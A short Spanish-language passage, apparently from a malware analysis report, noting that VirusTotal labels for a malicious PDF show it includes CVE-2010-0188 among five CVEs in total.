Adicionalmente se utilizó VirusTotal para visualizar etiquetas asignadas al archivo PDF, otro CVE que incluye el archivo PDF es CVE-2010-0188. En total, el PDF incluye 5 CVEs.